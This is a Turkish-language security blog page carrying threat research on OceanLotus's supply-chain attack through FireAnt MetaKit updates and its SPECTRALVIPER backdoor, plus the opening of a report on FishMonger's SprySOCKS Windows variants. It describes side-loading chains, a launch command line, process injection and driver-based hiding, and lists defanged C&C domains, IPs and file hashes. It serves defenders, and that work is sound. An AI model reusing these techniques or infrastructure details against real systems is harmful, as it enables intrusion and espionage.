FireAnt hem bireysel hem de kurumsal yatırımcılara borsa verileri, analizler ve yatırım destek araçları sunan Vietnam merkezli bir fintech şirketidir. Vietnam’ın önde gelen dijital yatırım platformlarından biri olarak kabul edilen şirket, gerçek zamanlı piyasa verileri, teknik analiz özellikleri ve yapay zekâ destekli içgörüler sunmanın yanı sıra yatırımcıların bilgi ve görüşlerini paylaşabilecekleri bir topluluk bileşeni de sağlamaktadır. Bu ekosistem içinde FireAnt MetaKit, veri aktarımına odaklanan özel bir yazılım bileşenidir. AmiBroker, MetaStock ve MetaTrader gibi teknik analiz platformlarına doğrudan gerçek zamanlı ve geçmiş finansal piyasa verileri sağlamak üzere tasarlanmıştır.
2 Ekim 2025 tarihinde, FireAnt MetaKit’in meşru güncelleme URL’si olan http://metakit.fireant\[.\]vn/Software/setup.exe adresinden kaynaklanan ilk kötü amaçlı yükü tespit ettik. Etki alanı, FireAnt güncelleme sunucusunun gerçek IP adresine yönlendirildi; bu da bir tedarik zinciri ihlali senaryosuna işaret ediyor. Yükü analiz ettiğimizde, ilk versiyon bir indirici ortaya çıktı; bu da bu faaliyetin muhtemelen kampanyasının erken aşamasını temsil ettiğini ve OceanLotus’un ilk kurbanlar üzerinde dağıtım mekanizmasını test ettiğini gösteriyor. **Tablo 1** ‘de, bu ilk indiriciyi kampanyanın ilerleyen aşamalarında gözlemlenen kararlı sürümle karşılaştırıyoruz.
Tablo1 . İndiricinin test sürümü ile kararlı sürümü arasındaki karşılaştırma
| **Criteria** | **First iteration** | **Stable version** |
|---|---|---|
| **First seen** | 2025‑10‑02 | 2025‑10‑17 |
| **Code obfuscation** | None | Heavily obfuscated |
| **Next-stage download** | Hardcoded URLs | API request |
| **Payload** | An old SPECTRALVIPER sample that appeared in a previous campaign. | Fresh SPECTRALVIPER samples. |
| **Infrastructure** | Reused from the previous campaign. | New infrastructure. SPECTRALVIPER C&C domain financemachinelearning\[.\]com was crafted to target stock investors. |
FireAnt güncelleme sunucusundan doğrudan gönderilen yükleri gözlemlemenin yanı sıra FireAnt MetaKit yazılımı tarafından kullanılan güncelleme protokolündeki kusurları da tespit ettik. Özellikle,http://metakit.fireant.vn/Software/version.xml adresindeki güncelleme yapılandırma dosyasında, **Şekil 1**adresinde gösterildiği gibi herhangi bir bütünlük doğrulama mekanizması bulunmamaktadır.

Şekil1 . FireAnt MetaKit güncelleme yapılandırmaları
İkincisi hem version.xml dosyasını hem de güncellenmiş ikili dosyaları almak için kullanılan ağ protokolünde SSL/TLS şifrelemesinin bulunmaması, FireAnt MetaKit’i ele geçirme saldırılarına karşı savunmasız hâle getirir ancak OceanLotus’un bu kampanyada bu tekniği kullandığını gözlemlemedik.
## Yürütme zinciri
İmza doğrulamasının olmaması nedeniyle Metakit.exe kötü amaçlı indiriciyi meşru bir güncelleme olarak çalıştırdı. Başlatıldıktan sonra, indirici temel ana bilgisayar keşif işlemi gerçekleştirdi ve toplanan bilgileri bir HTTP POST isteği yoluyla bir ara sunucuya iletti ve bir sonraki aşamadaki yükü talep etti ( **Şekil 2** ).

Şekil2 . İndirici tarafından gönderilen indirme isteği
Gözlemlenen tüm örneklerde, indirme API’si V1/Update/GetUpdate tutarlı kaldı. Ancak ara sunucu altyapısı zamanla gelişti; C&C sunucuları başlangıçta 139.162.11\[.\]152 adresinde barındırılıyordu, daha sonra 142.91.98\[.\]77 adresine taşındı.
Sonraki aşamada, indirici, yükleyici olarak yapılandırılmış SPECTRALVIPER olan DtlCrashCatch.dll ve onun eşlik eden yürütülebilir dosyası IntelAudioService.exe’yi içeren bir yan yükleme zinciri dağıttı. İkincisi şu komutla çalıştırıldı:
C:\\Users\\\[redacted\]\\IntelAudio\\Service\\IntelAudioService.exe /appmodel /StateRepository /Service
Yapılan analiz, IntelAudioService.exe dosyasının aslında **Şekil 3** adresinde gösterildiği gibi, geçerli ve imzalanmışdtlupdate.exe yürütülebilir dosyasının bir kopyası olduğunu ortaya koydu.

Şekil3 . IntelAudioService.exe dosya bilgileri
DtlCrashCatch.dll, çalıştırıldığında kendini OneDrive.Sync.Service.exe sürecine enjekte ederek arka kapı modunda çalışmayı etkinleştirir. Ardından arka kapı, sabit kodlanmışhttps://financemachinelearning\[.\]com/apparatus/wind/twig/statement.html URL’sine bir işaret isteği gönderir ve şifrelenmiş ana bilgisayar bilgilerini HTTP Çerez başlığına gömer. Geçmişte bu verilerin başına euconsent-v2= öneki eklenirdi; ancak bu kampanyada zd\_cs\_pm= ( **Şekil 4** ) önekinin kullanıldığını gözlemledik. Bu, bu varyasyonun ilk örneğidir.

Şekil4 . İki SPECTRALVIPER işaret isteğindeki HTTP Çerez başlıklarının karşılaştırması
Tam yürütme zinciri **Şekil 5** ‘te özetlenmiştir.

Şekil5 . FireAnt tedarik zinciri saldırısının yürütme zinciri
9 Mart 2026 tarihinden bu yana, ele geçirilmiş kanal üzerinden dağıtılan başka herhangi bir kötü amaçlı güncelleme gözlemlemedik; bu da tedarik zinciri saldırısının muhtemelen sona erdiğini gösteriyor.
## Büyük bir şirketi hedef almak
Vietnamlı bir altyapı ve ulaşım inşaat şirketinin kurumsal ağının ele geçirilmesinin Kasım 2024’te başladığını ve Şubat 2026’ya kadar sürdüğünü değerlendiriyoruz. İlk erişim vektörü doğrudan gözlemlenmemiş olsa da kurbanın halka açık sunucularına yönelik analizimiz, saldırganın ilk ayak basma noktasını oluşturmak için bir Microsoft SQL sunucusundaki uzaktan kod yürütme (RCE) güvenlik açıklarını istismar etmiş olabileceğini gösteriyor.
Bu süre zarfında hem paylaşılan hem de farklı C&C sunucuları kullanan, ağ genelinde dağıtılmış çok sayıda SPECTRALVIPER varyantı tespit ettik. Dikkat çekici bir şekilde, bu dağıtımlar, ele geçirilen ana bilgisayarların ortamlarına göre uyarlanmış olabilecek hafif farklılıklar sergiliyordu ( **Şekil 6** ).

Şekil6 . Aynı ağda tespit edilen SPECTRALVIPER örneklerinin karşılaştırması
**Şekil 6** ‘daki Genuine.exe, Updater.exe ve AutoCAD242.exe , aynı meşru ve imzalı Toolbox.exe yürütülebilir dosyasının ( **Şekil 7** ) varyantlarıdır ve bunların tümü, yan yükleme mekanizmasının doğru şekilde çalışması için -uiDll komut satırı parametresine ihtiyaç duyar. Tedarik zinciri saldırısına benzer şekilde, yan yüklemeli DLL, yükleyici yapılandırmasında SPECTRALVIPER’dır ve daha sonra SPECTRALVIPER arka kapısını bir ana bilgisayar sürecine enjekte eder.

Şekil7 . Yan yükleyici ana bilgisayarının dosya bilgileri
**Tablo 2** , bu olay sırasında gözlemlenen C&C etki alanlarını listelemektedir.
Tablo2 . Olayda gözlemlenen SPECTRALVIPER’ın C&C etki alanları
| **C&C domain** | **IP** | **First seen** |
|---|---|---|
| gatewayrvcenter\[.\]com | 139.180.128\[.\]42 | 2025-09-20 |
| coachcybersecurity\[.\]com | 139.99.33\[.\]239 | 2024-07-08 |
| mxprodesign\[.\]com | 166.88.77\[.\]186 | 2024-07-12 |
| power-sync-services\[.\]com | 103.119.47\[.\]104 | 2024-07-06 |
## Spectralviper: Yapısal bir bakış
SPECTRALVIPER hakkındaki analizimiz, Elastic Security Labs tarafından bildirilen[ *bulgularla*](https://www.elastic.co/security-labs/elastic-charms-spectralviper#spectralviper-code-analysis) büyük ölçüde örtüşmektedir. Daha önce yayımlanan ayrıntıları tekrarlamak yerine, bu çalışmayı genişleterek kötü amaçlı yazılımın iç sınıflarının yapısı hakkında ek bilgiler sunuyoruz.
Araştırmamız sırasında, RTTI bilgileri içeren iki örnek tespit ettik ve bu sayede sınıf hiyerarşisinin bir kısmını yeniden oluşturabildik. Bu bakış açısı, SPECTRALVIPER’ın yetenekleri ve temel mimari tasarımı hakkında daha derin bir görünürlük sağlıyor.
Genel olarak bakıldığında, SPECTRALVIPER, HTTPS üzerinden C&C sunucusuyla iletişim kuran aktif bir arka kapı olarak çalışır. İletişimi, önceden tanımlanmış bir User-Agent başlığı kullanarak sabit kodlanmış bir adrese bir sinyal göndererek başlatır; bu sinyalde, HTTP Cookie başlığına gömülmüş ve ön ek olarak euconsent-v2= veya zd\_cs\_pm= içeren şifrelenmiş ana bilgisayar profil verileri bulunur.
C&C etki alanı adları, kurbanın ağ trafiğine uyum sağlamak için her kampanya için özenle hazırlanmış gibi görünmektedir. Örneğin, financemachinelearning\[.\]com hisse senedi yatırımcılarını hedefleyen operasyonlarda kullanılırken gatewayrvcenter\[.\]com altyapı ve ulaşım inşaat şirketinin ağını hedefleyen faaliyetlerde gözlemlenmiştir.
SPECTRALVIPER ayrıca bir örneğin C&C altyapısıyla iletişimden sorumlu bir orkestratör olarak atandığı bir orkestrasyon modeli aracılığıyla yanal hareketi destekler. Bu orkestratör, adlandırılmış boru kanalları aracılığıyla diğer ele geçirilmiş ana bilgisayarlara komutlar dağıtır. Kod tabanında, örnekler arası iletişim XGU::Pivot::StartLink ve XGU::Pivot::Internal::WaitNew\_RemotePipe gibi yöntemler aracılığıyla uygulanır.
Bu yöntem adlarının analizi, XGU’nun SPECTRALVIPER’ı destekleyen dâhili bir çerçeve olduğunu göstermektedir. Pivot alt sınıfı, XGU’dan miras alır ve orkestrasyon işlevselliğinden sorumludur. Bir başka önemli alt sınıf olan Feature, **Şekil 8**‘de gösterildiği gibi kötü amaçlı yazılımın uzaktan kontrol yeteneklerini kapsar.

Şekil8 . Feature sınıfının tanımı
SPECTRALVIPER, arka kapı rolünün ötesinde, kendisini ve C&C’den alınan ek ikili dosyaları veya kabuk kodlarını hedef süreçlere enjekte edebilen yetenekli bir yükleyici olarak işlev görür. Analiz ettiğimiz her iki kampanyada da SPECTRALVIPER, başlangıçta yükleyici rolünde çalışacak şekilde yapılandırılmıştı ve bağımsız bir yükleyiciye güvenmek yerine arka kapı bileşenini ayrı bir işleme enjekte ediyordu. Bu işlem manipülasyonu ve enjeksiyon yetenekleri, **Şekil 9** ‘da gösterildiği gibi ProcessReflector ve ProcessManager sınıfları aracılığıyla uygulanmaktadır.

Şekil9 . ProcessManager ve ProcessReflector tanımları
## Sonuç
Bu blog yazısında, Vietnam bağlantılı bir APT grubu olan OceanLotus hakkında güncel bilgiler paylaştık. Telemetri verilerimize göre, 2024 ile 2026 yılları arasında gözlemlenen faaliyetler, grubun iç casusluğa giderek daha fazla odaklandığını gösteriyor. Bu dönemde meydana gelen iki olayı ele alıyoruz: Vietnam’daki hisse senedi yatırımcılarını hedef alan ve FireAnt MetaKit’i kullanan bir tedarik zinciri saldırısı ile Vietnamlı bir altyapı ve ulaşım inşaat şirketinin ele geçirilmesi. Her iki durumda da OceanLotus, kurban sistemlerine kendine özgü arka kapısı olan SPECTRALVIPER’ı yerleştirdi. Özellikle, bir operasyonel güvenlik (OPSEC) hatası nedeniyle RTTI adları bir SPECTRALVIPER örneğinde olduğu gibi bırakıldı ve bu da arka kapının iç mimarisinin bazı yönlerini yeniden oluşturmamızı sağladı.
## IOC’ler
İhlal göstergelerinin (IoC’ler) ve örneklerin kapsamlı bir listesi GitHub depomuzda bulunabilir.
### Files
| **SHA‑1** | **Filename** | **Detection** | **Description** |
|---|---|---|---|
| 511B77459673EC42163F19E300FF1D233B6C39FB | setup.exe | Win32/Agent.AIBE | SPECTRALVIPER downloader delivered from the FireAnt update server. |
| 59A8553A4F8130F576AB234E0B220BE4D4DA0E98 | setup.exe | Win32/TrojanDownloader.Agent.IKC | SPECTRALVIPER downloader delivered from the FireAnt update server. |
| 9CA1A5C7F79882DB913534C1E62B26BCDCB9F6DD | setup.exe | Win32/TrojanDownloader.Agent.IIZ | SPECTRALVIPER downloader delivered from the FireAnt update server. |
| A8E2BBBFCB86500322D2367744FA12755AB0C165 | setup.exe | Win32/TrojanDownloader.Agent\_AGen.JL | SPECTRALVIPER downloader delivered from the FireAnt update server. |
| F74F1FEB62B662CDA489FDB2453727824E55ACB9 | setup.exe | Win32/TrojanDownloader.Agent.IJN | SPECTRALVIPER downloader delivered from the FireAnt update server. |
| F8F8209987CA7F139DE6A62F9E6EE21BD2AE93A9 | setup.exe | Win32/TrojanDownloader.Agent.IJX | SPECTRALVIPER downloader delivered from the FireAnt update server. |
| 19A69F856EFA811C376F68E4FEB0997B4724F8BD | setup.exe | Win32/Agent.AIBE | SPECTRALVIPER downloader delivered from the FireAnt update server. |
| 490194E9BB5128ECA8693AD9E610891C2ED185AF | setup.exe | Win32/Agent.AIBE | SPECTRALVIPER downloader delivered from the FireAnt update server. |
| 51176139B0B2220B802C1578A4994DF68DF5BCD1 | setup.exe | Win32/Agent.AICB | SPECTRALVIPER downloader delivered from the FireAnt update server. |
| 91F042F59BE4BDCB6E5EA21B91DECD731C175B54 | setup.exe | Win32/Agent.AICB | SPECTRALVIPER downloader delivered from the FireAnt update server. |
| A177ED0BFFEB1EFE1D9D31D72A82EF2625AE646D | setup.exe | Win32/Agent.AIBE | SPECTRALVIPER downloader delivered from the FireAnt update server. |
| B7B2D2DB544F9EEA74453CDF2B8BEEA58CF07C48 | setup.exe | Generik.CPNQYWW | SPECTRALVIPER downloader delivered from the FireAnt update server. |
| 4AD36AD6C165B5174967020CB1A3358F78D7A283 | setup.exe | Win32/Agent.AIBE | SPECTRALVIPER downloader delivered from the FireAnt update server. |
| 57352B3CEEE32216E5AA20BAA848483D7AB5A6FB | setup.exe | Win32/Agent.AIBE | SPECTRALVIPER downloader delivered from the FireAnt update server. |
| 9BC06DF9F932746A05EE728C8B103BD3BA6BF395 | setup.exe | Generik.ETQXXVN | SPECTRALVIPER downloader delivered from the FireAnt update server. |
| 865A1739337D3303B3AB02C5E694C22B79C42B7D | system.config.xml | Win64/Agent.GFV | SPECTRALVIPER backdoor. |
| 8CD78B8DB76563E4F972ABE817CEEE9CF9B00037 | DtlCrashCatch.dll | N/A | SPECTRALVIPER backdoor. |
| B0FEA981D02F6F76DE81EBAEFCB68B7D205D6194 | NotificationConfig.json | Win64/Agent.HRA | SPECTRALVIPER backdoor. |
| 48FEBB91A10D1462461A012FAFC0918BB028E947 | DtlCrashCatch.dll | Win64/Agent.HRA | SPECTRALVIPER backdoor. |
| 150764A71DEEF498DE6F8C95ECCCB4455C1B601F | SetupUi.dll | Win32/Agent\_AGen.FHH | SPECTRALVIPER backdoor. |
### Network
| **IP** | **Domain** | **Hosting provider** | **First seen** | **Details** |
|---|---|---|---|---|
| 38.60.245\[.\]37 | leadingfilipinoteams\[.\]com | Kaopu Cloud HK Limited | 2025‑10‑05 | SPECTRALVIPER C&C server. |
| 139.99.33\[.\]239 | coachcybersecurity\[.\]com | OVH Singapore PTE. LTD | 2025‑09‑20 | SPECTRALVIPER C&C server. |
| 139.162.11\[.\]152 | N/A | Akamai Connected Cloud | 2025‑10‑02 | SPECTRALVIPER hosting server. |
| 139.180.128\[.\]42 | gatewayrvcenter\[.\]com | IRT-CHOOPALLC-AP | 2025‑09‑20 | SPECTRALVIPER C&C server. |
| 142.91.98\[.\]77 | N/A | LEASEWEB SINGAPORE PTE. LTD. | 2025‑12‑03 | SPECTRALVIPER hosting server. |
| 166.88.77\[.\]186 | mxprodesign\[.\]com | Evoxt Enterprise | 2025‑06‑23 | SPECTRALVIPER C&C server. |
| 194.68.26\[.\]241 | financemachinelearning\[.\]com | M247 Europe SRL | 2025‑10‑30 | SPECTRALVIPER C&C server. |
### MITRE ATT&CK teknikleri
Bu tablo, MITRE ATT&CK çerçevesinin[ *19. sürümü*](https://attack.mitre.org/resources/versions/) kullanılarak oluşturulmuştur.
| **Tactic** | **ID** | **Name** | **Description** |
|---|---|---|---|
| **Initial Access** | [*T1195.002*](https://attack.mitre.org/versions/v19/techniques/T1195/002) | Supply Chain Compromise: Compromise Software Supply Chain | FireAnt MetaKit update servers were compromised. |
| [*T1190*](https://attack.mitre.org/versions/v19/techniques/T1190) | Exploit Public-Facing Application | Suspected Microsoft SQL RCE exploitation. |
| **Execution** | [*T1059*](https://attack.mitre.org/versions/v19/techniques/T1059) | Command and Scripting Interpreter | SPECTRALVIPER was deployed using curl. |
| [*T1204*](https://attack.mitre.org/versions/v19/techniques/T1204) | User Execution | Users could have initiated the MetaKit update. |
| **Persistence** | [*T1574.002*](https://attack.mitre.org/versions/v19/techniques/T1574/002) | Hijack Execution Flow: DLL Side-Loading | SPECTRALVIPER was executed via side-loading. |
| **Defense Evasion** | [*T1055*](https://attack.mitre.org/versions/v19/techniques/T1055) | Process Injection | SPECTRALVIPER can be injected into various processes. |
| [*T1036*](https://attack.mitre.org/versions/v19/techniques/T1036) | Masquerading | Side-loading hosts were renamed. |
| [*T1027*](https://attack.mitre.org/versions/v19/techniques/T1027) | Obfuscated Files or Information | The malicious downloaders and the backdoor are heavily obfuscated. |
| [*T1553.002*](https://attack.mitre.org/versions/v19/techniques/T1553/002) | Subvert Trust Controls: Code Signing | The absence of signature validation in FireAnt MetaKit update protocol was abused. |
| **Discovery** | [*T1082*](https://attack.mitre.org/versions/v19/techniques/T1082) | System Information Discovery | The malicious downloaders and the backdoor profiled host machines. |
| **Lateral Movement** | [*T1570*](https://attack.mitre.org/versions/v19/techniques/T1570) | Lateral Tool Transfer | SPECTRALVIPER orchestration uses a named pipe. |
| [*T1021*](https://attack.mitre.org/versions/v19/techniques/T1021) | Remote Services | The SPECTRALVIPER orchestrator can distribute commands to other instances. |
| **Command and Control** | [*T1071.001*](https://attack.mitre.org/versions/v19/techniques/T1071/001) | Application Layer Protocol: Web Protocols | SPECTRALVIPER and the downloader both use HTTPS. |
| [*T1573*](https://attack.mitre.org/versions/v19/techniques/T1573) | Encrypted Channel | All SPECTRALVIPER C&C communications are encrypted. |
| [*T1105*](https://attack.mitre.org/versions/v19/techniques/T1105) | Ingress Tool Transfer | A fake update downloaded and executed SPECTRALVIPER. |
| **Exfiltration** | [*T1041*](https://attack.mitre.org/versions/v19/techniques/T1041) | Exfiltration Over C2 Channel | SPECTRALVIPER exfiltrates data over its C&C channel. |
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** APT, Araştırma, Fidye Yazılımı, Kurumsal Güvenlik, Siber Güvenlik
---
### [FishMonger cephaneliğini yeniledi: Windows için SprySOCKS](https://antivirus.com.tr/fishmonger-cephaneligini-yeniledi-windows-icin-sprysocks/)
**Published:** Haziran 19, 2026
**Author:** ESET
**Excerpt:** ESET araştırmacıları, FishMonger ’ın gelişmiş gizlilik için bir çekirdek sürücüsünü silah hâline getiren arka kapısı olan SprySOCKS for Windows’u keşfettiler
**Content:**
ESET araştırmacıları, FishMonger’ın gelişmiş gizlilik için bir çekirdek sürücüsünü silah hâline getiren arka kapısı olan SprySOCKS for Windows’u keşfettiler
ESET araştırmacıları, daha önce yalnızca Linux için geliştirilmiş ve I-SOON adlı Çinli bir yüklenici tarafından yönetildiği düşünülen FishMonger grubu tarafından kullanıldığı [*bildirilen SprySOCKS’un*](https://thehackernews.com/2023/09/earth-luscas-new-sprysocks-linux.html), henüz belgelenmemiş iki Windows varyantını keşfetti. Bu kötü amaçlı yazılım örneklerini ilk olarak VirusTotal’da keşfetmiş olsak da ESET telemetri verileri 2023 ile 2024 yılları arasında Honduras, Tayvan, Tayland ve Pakistan’da çoğunlukla devlet kurumlarını hedef alan ve birkaç kurbanın olduğu gerçek faaliyetleri göstermektedir.
Keşfedilen Windows varyantları, dâhili olarak WIN\_DRV ve WIN\_PLUS olarak işaretlenmiştir. Her ikisi de sabit kodlanmış bir C&C yapılandırmasına sahiptir ve TCP, UDP ve WebSocket protokolleri üzerinden iletişimi desteklemektedir. Her ikisinin de temel arka kapı işlevselliği, sistem bilgisi toplama, işlem numaralandırma gibi çeşitli işlevlerin yanı sıra hizmet yönetimi ve dosya listeleme, oluşturma, silme ve aktarma gibi dosya yönetimi işlevlerini kapsayan 30’dan fazla C&C komutunu desteklemektedir.
Temel arka kapı işlevselliğine ek olarak, WIN\_DRV sürümü, kötü amaçlı yazılımın ağ bağlantılarını, işlemlerini, dosyalarını ve kayıt defteri anahtarlarını gizlemek için çekirdek sürücülerini kullanır ve TCP trafiğinin yönlendirilmesini sağlar; bu sayede kötü amaçlı yazılım operatörleri, ağ trafiğinde arka kapının gerçek dinleme bağlantı noktasını açığa çıkarmadan, kurbanın cihazındaki rastgele bir TCP bağlantı noktası üzerinden arka kapıya komutlar gönderebilir.
ESET telemetri verilerine göre, bazı SprySOCKS saldırı senaryolarının, muhtemelen CVE-2023-24932 güvenlik açığını istismar eden bir UEFI bootkit bileşeni içerebileceğine dair sınırlı sayıda gösterge bulunmaktadır.
Bu raporda sunulan analizler, bu yeni Windows varyantlarını yüksek bir güven derecesiyle FishMonger’a atfetmemize yol açmaktadır.
**Raporun ana noktaları:**
- FishMonger’ın [*SprySOCKS*](https://malpedia.caad.fkie.fraunhofer.de/details/elf.spry_socks) arka kapısının daha önce belgelenmemiş iki Windows varyantını keşfettik.
- ESET telemetri verileri, 2023 ile 2024 yılları arasında, esas olarak Honduras, Tayvan, Tayland ve Pakistan’daki devlet kurumlarını hedef alan faaliyetler olduğunu göstermektedir.
- Her iki Windows varyantı da TCP, UDP ve WebSocket protokolleri üzerinden iletişimi desteklemekte ve 30’dan fazla komut uygulamaktadır.
- WIN\_DRV varyantı, alınan bir TCP paketinin içinde özel olarak hazırlanmış veriler tespit edildiğinde trafiği arka kapının gizli TCP bağlantı noktasına yönlendirmek için bir çekirdek sürücüsüne dayanan, gizli ve pasif bir TCP arka kapısı oluşturur.
## FishMonger profili
FishMonger – I-SOON adlı bir Çinli yüklenici tarafından yönetildiği düşünülen (bkz.[ *2023 4. Çeyrek – 2024 1. Çeyrek APT Faaliyet Raporu*](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-apt-activity-report-q4-2023-q1-2024.pdf)) – Winnti Grubu çatısı altında yer alan ve büyük olasılıkla Çin’in Chengdu kentinden faaliyet gösteren bir siber casusluk grubudur. Earth Lusca, TAG-22, Aquatic Panda veya Red Dev 10 adlarıyla da bilinir. 2019 Haziran ayında başlayan sivil protestolar sırasında Hong Kong’daki üniversiteleri yoğun bir şekilde hedef aldığı 2020 yılının başlarında FishMonger hakkında bir analiz yayımlamıştık. [*Trend Micro*](https://www.trendmicro.com/en_us/research/21/g/biopass-rat-new-malware-sniffs-victims-via-live-streaming.html)’nun bildirdiği üzere, grubun “watering-hole” saldırıları düzenlediği de bilinmektedir. FishMonger’ın araç seti arasında ShadowPad, Spyder, Cobalt Strike, FunnySwitch, SprySOCKS ve BIOPASS RAT yer almaktadır.
## Teknik analiz
Bu bölümde, FishMonger’ın SprySOCKS arka kapısının bu yeni Windows varyantlarına ilişkin teknik bir analiz sunuyoruz.
Bu keşfe yol açan arşiv, Nisan 2024’te klelam00007.zip adıyla VirusTotal’a yüklenmiştir; içeriği **Şekil 1** adresinde gösterilmektedir.

Şekil 1 . VirusTotal’da görüntülenen klelam00007.zip dosyasının içeriği
Bu arşiv, DLL yan yüklemesini barındırmak için kullanılan meşru dosyalar ve .dat uzantılı, şüpheli görünen üç şifreli dosya dâhil olmak üzere çeşitli dosyalar içermektedir. Daha sonra yaptığımız analiz, bu şifreli dosyaların, geliştiricileri tarafından WIN\_DRV olarak adlandırılan, FishMonger’ın SprySOCKS arka kapısının daha önce belgelenmemiş yeni bir Windows varyantını içerdiğini ortaya çıkardı. Daha ayrıntılı araştırma, ESET Telemetri’de WIN\_PLUS olarak adlandırılan ek bir arka kapı sürümünü ortaya çıkardı.
## İlk erişim
FishMonger, ilk erişimi elde etmek için genellikle sunucu tabanlı N-day güvenlik açıklarını istismar ederek kurbanlarının halka açık sunucularını hedeflemesiyle bilinmektedir. Bu kampanyada FishMonger’ın kurbanlarının sistemlerine tam olarak nasıl girdiğini doğrulayamasak da bazı kurban cihazlarında sunucu işletim sisteminin bulunması ve FishMonger’ın tipik çalışma şekli, saldırganların yanlış yapılandırılmış veya yamalanmamış halka açık uygulamalar aracılığıyla sisteme girmiş olabileceğini düşündürüyor.
## Windows için SprySOCKS
Eylül 2023’te Trend Micro, analistlerinin SprySOCKS adını verdiği yeni bir FishMonger Linux arka kapısı hakkında bir *[rapor](https://www.trendmicro.com/en_us/research/23/i/earth-lusca-employs-new-linux-backdoor.html)* yayımladı. Arka kapının kodu, [*Trochilus*](https://www.trendmicro.com/en_us/research/23/i/earth-lusca-employs-new-linux-backdoor.html) adlı açık kaynaklı bir Windows uzaktan erişim truva atına (RAT) dayanmaktadır ve [*RedLeaves*](https://blogs.jpcert.or.jp/en/2017/04/redleaves---malware-based-on-open-source-rat.html) [*arka kapısıyla*](https://blogs.jpcert.or.jp/en/2017/04/redleaves---malware-based-on-open-source-rat.html) birçok ortak özelliğe sahiptir; ancak yeni bir arka kapı olarak kabul edilebilecek kadar genişletilmiş ve değiştirilmiştir. Bu raporda, SprySOCKS v1.8 sürümünün henüz açıklanmamış iki Windows varyantını analiz ediyoruz:
- Bunlardan biri, geliştiricileri tarafından WIN\_DRV olarak adlandırılmış ve gelişmiş gizlilik için bir çekirdek sürücüsü kullanıyor.
- Diğeri ise sürücü içermeyen ve WIN\_PLUS olarak adlandırılan varyanttır.
**Şekil 2** ’de gösterildiği gibi, arka kapı sürüm türü ve numarası ikili dosyada sabit olarak kodlanmıştır.

Şekil 2 . WIN\_DRV (solda) ve WIN\_PLUS (sağda) Windows SprySOCKS arka kapı varyantlarında sabit kodlanmış sürüm türü ve numarası
Trend Micro’nun [*raporunda*](https://www.trendmicro.com/en_us/research/24/b/earth-lusca-uses-geopolitical-lure-to-target-taiwan.html) tanıtılan SprySOCKS arka kapısının Linux sürümünde bulunan artefaktların ve işlevlerin büyük çoğunluğu, bu raporda açıklanan yeni keşfedilen Windows SprySOCKS varyantlarında da bulunabilir. Bunlar arasında şunlar yer alır:
- aynı C&C mesaj biçimi,
- çok benzer C&C komutları (bazı ek komutlar da dâhil),
- aynı şifreleme anahtarları ve algoritmaları, ve
- aynı statik olarak bağlanmış ağ kütüphanesinin ([*HP-Socket*](https://github.com/ldcsaa/HP-Socket)) kullanımı.
Bu iki yeni SprySOCKS varyantında da C&C iletişimi ve kullanılabilir komutları içeren temel arka kapı işlevselliği birbirine çok benzemektedir. En dikkat çekici farklılıklar, nihai arka kapının yüklenme şekli, geliştirilmiş gizlilik özelliği ve kullanılan bileşen adları ile yollarda göze çarpmaktadır.
Aşağıdaki alt bölümlerde, önce her bir SprySOCKS varyantının yürütme zincirinde yer alan bileşenleri analiz edeceğiz, ardından her iki varyant için de büyük ölçüde aynı olan arka kapı bileşenini açıklayacağız.
### WIN\_DRV bileşenleri
VirusTotal’a yüklenen bir arşivde, boş bir C&C yapılandırmasıyla gelen SprySOCKS’un WIN\_DRV sürümünü keşfettik. Sonuç olarak, bu sürüm herhangi bir uzak adresle aktif olarak iletişim kurmaz; ancak yine de kurbanın cihazında rastgele bir bağlantı noktasında bir TCP sunucusu başlatabilir ve böylece pasif bir arka kapı görevi görür. İlginç bir şekilde, saldırganların bu sunucunun TCP bağlantı noktası numarasını bilmelerine gerek yoktur; çünkü daha sonra açıklanacağı üzere, WIN\_DRV sürümü tarafından kullanılan RawWNPF sürücüsü, herhangi bir açık bağlantı noktasında alınan TCP trafiğinin arka kapıya sessizce yönlendirilmesine olanak tanır (daha fazla bilgi için bkz. *RawWNPF sürücüsü* bölümü).
**Şekil 1** ’de gösterildiği gibi, SprySOCKS’un WIN\_DRV sürümünü içeren arşivde birkaç dosya bulunmaktadır:
- klelam00007.bat – arka kapıyı kalıcı hâle getirmekten sorumlu bir toplu iş betiği. **Şekil 3** ‘te gösterildiği gibi, bu betik:
- geçerli çalışma dizinindeki tüm dosyaları %SystemRoot%\\Fonts dizinine kopyalar (düzgün çalışabilmesi için, toplu iş dosyasının arşivdeki diğer dosyalarla aynı dizine yerleştirilmesi gerekir),
- ApphostRagistreationVerifier adında, her sistem başlangıcında NT AUTHORITY\\SYSTEM ayrıcalıklarıyla ApphostRagistreationVerifier.exe dosyasını (bu, saldırganlar tarafından Microsoft tarafından imzalanmış meşru AppHostRegistrationVerifier.exe dosyasını taklit etmek üzere yeniden adlandırılmış, meşru ve geçerli bir şekilde imzalanmış bir yürütülebilir dosyadır) çalıştıracak şekilde yapılandırılmış bir zamanlanmış görev oluşturur. Saldırganlar, Windows’un DLL’leri yükleme şeklinden yararlanarak, iyi bilinen [*DLL yan*](https://attack.mitre.org/versions/v15/techniques/T1574/002/) yükleme tekniğini kullanır ve meşru, imzalanmış bir uygulama aracılığıyla kendi kötü amaçlı DLL’lerini (bu durumda tpsvcloc.dll) yükler. Daha açık olmak gerekirse bu durumda saldırganlar [*MFC Uydu DLL’leri aracılığıyla Kötü Amaçlı Yazılım Yan Yükleme*](https://attack.mitre.org/versions/v15/techniques/T1574/002/) tekniğini kullanır (tpsvcloc.dll dosya adındaki loc dizesine dikkat edin),
- ApphostRagistreationVerifier.exe – tpsvc.dll kütüphanesini yükleyen, ThinPrint’in AutoConnect yazıcı oluşturma hizmetine ait, imzalı ve meşru bir yürütülebilir dosya (SHA-1: FFC3AA7909D4E72C360D65A1F45260DFFE5C99B7),
- tpsvc.dll – tpsvcloc.dll kütüphanesini yükleyen, meşru ve imzalanmış bir kütüphane,
- tpsvcloc.dll – SprySOCKS arka kapı yükleyicisi,
- X1B5206BDC1743DD.dat – SprySOCKS arka kapısı ve sonraki iki dosyanın kopyalarını içeren şifreli bir konteyner,
- KX1B5206BDC1743DD.dat – DriverLoader; KW1B5206BDC1743FP.dat dosyasından başka bir çekirdek sürücüsünü yüklemekle sorumlu şifrelenmiş bir çekirdek sürücüsü ve
- KW1B5206BDC1743FP.dat – RawWNPF, arka kapının dosyalarını ve ağ faaliyetlerini gizlemekle görevli şifrelenmiş bir çekirdek sürücüsü.

